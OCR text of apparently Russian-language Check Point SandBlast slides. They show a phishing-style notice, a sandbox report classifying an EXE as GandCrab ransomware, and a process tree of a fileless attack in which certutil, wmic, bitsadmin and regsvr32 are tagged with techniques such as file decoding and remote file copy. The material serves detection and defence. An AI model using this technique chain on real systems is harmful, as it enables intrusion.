
Fix checkpoint.com problem now

checkpoint.com Mail Team

2020 © All rights reserved.

Email secured by Check Point

Report Phishing


Методический документ - Ф(
Sample .ppt and .pptx downlo
CHECKPOINT
Check Point SandBlast
LogIn
Check Point SandBlast
file-examples.com/index.php/sample-documents-download/sample-ppt-file/
File Examples
SAMPLE VIDEOS
SAMPLE AUDIO FILES
SAMPLE DOCUMENTS
SAMPLE IMAGES
OTHER FILES
Search:

250 kB	ppt	DOWNLOAD SAMPLE PPT FILE
500 kB	ppt	DOWNLOAD SAMPLE PPT FILE
1 MB	ppt	DOWNLOAD SAMPLE PPT FILE


Showing 1 to 3 of 3 entries

Associated MIME types:

```
application/mspowerpoint
application/powerpoint
application/vnd.ms-powerpoint
application/x-mspowerpoint
application/vnd.openxmlformats-officedocument.presentationml.presentation
```

https://file-examples-com.github.io/uploads/2017/08/file_example_PPT_1MB.ppt

КЛАССИФИКАЦИЯ ИИ В ОТЧЕТАХ ПЕСОЧНИЦЫ



Threat Details Report | Actions

0b193494ffbbc5396886715253582aea075f97f5c5e79b58de9a...

SIZE: 234.01 KB | TYPE: EXE | HASH list

Verdict	Action (Defined in Profile)	Confidence	Secure / Risk	Classification
Malicious	Detect	High	Critical	Trojan

ATTACK VECTOR | 11/02/2019 17:07

MALWARE FAMILY

GandCrab

Ransomware that is distributed via the dark web and targets mainly Scandinavia and the English-speaking countries. GandCrab is distributed via the Rig and GrandSoft exploit kits, as well as email spam. The Ransomware is operated in an affiliates program, with those joining the program paying 30%-40% of the ransom revenues to GandCrab author. In...


Read more on Check Point Threatcloud Intelligence

Similarity Analysis

- Similar code blocks
- Similar behavioral IOCs
- Similar hashes
- Similar communication

Code block 1 of 1

```
mov edi, edi
push ebp
mov ebp, esp
mov eax, dword ptr [ebp + 8]
mov ecx, 0x40e428
cmp eax, ecx
```




EMULATION VIDEOS

- Win10 64b, Office 2016, Adobe DC
- Win7 64b, Office 2010, Adobe 11
- Win7, Office 2013, Adobe 11


ADVANCED FORENSICS

Download Cuckoo Report

- Win10 64b, Office 2016, Adobe DC
- Win7 64b, Office 2010, Adobe 11
- Win7, Office 2013, Adobe 11
- Win8.1 64b, Office 2013, Adobe 11
- Win7, Office 2003/7, Adobe 9
- Win7, Office 2010, Adobe 9.4
- WinXP, Office 2003/7, Adobe 9



ОСТАНАВЛИВАЕМ БЕСТЕЛЕСНЫЕ АТАКИ



TREE VIEW (67 processes, 52 hidden) PASHAP-G4: analyzer1567409017045

certutil.exe 2156
Trigger: c:\windows\system32\certutil.exe
Deobfuscate/Decode Files or Information, Execution through API

wmic.exe 7724
Attack Start, Modify Registry
Windows Management Instrumentation, User Execution
XSL Script Processing...

wmic.exe 1960
Modify Registry, Windows Management Instrumentation
XSL Script Processing, Execution through API

bitsadmin.exe 2472
BITS Jobs, Remote File Copy
Execution through API

conhost.exe 5028
Execution through API

conhost.exe 1944
Execution through API

cmd.exe 5788
Dropped Dll, Abnormal Behavior
Execution through Module Load, Execution through API
Command-Line Interface...

regsvr32.exe 7916
Execution through Module Load, Regsvr32
Execution through API

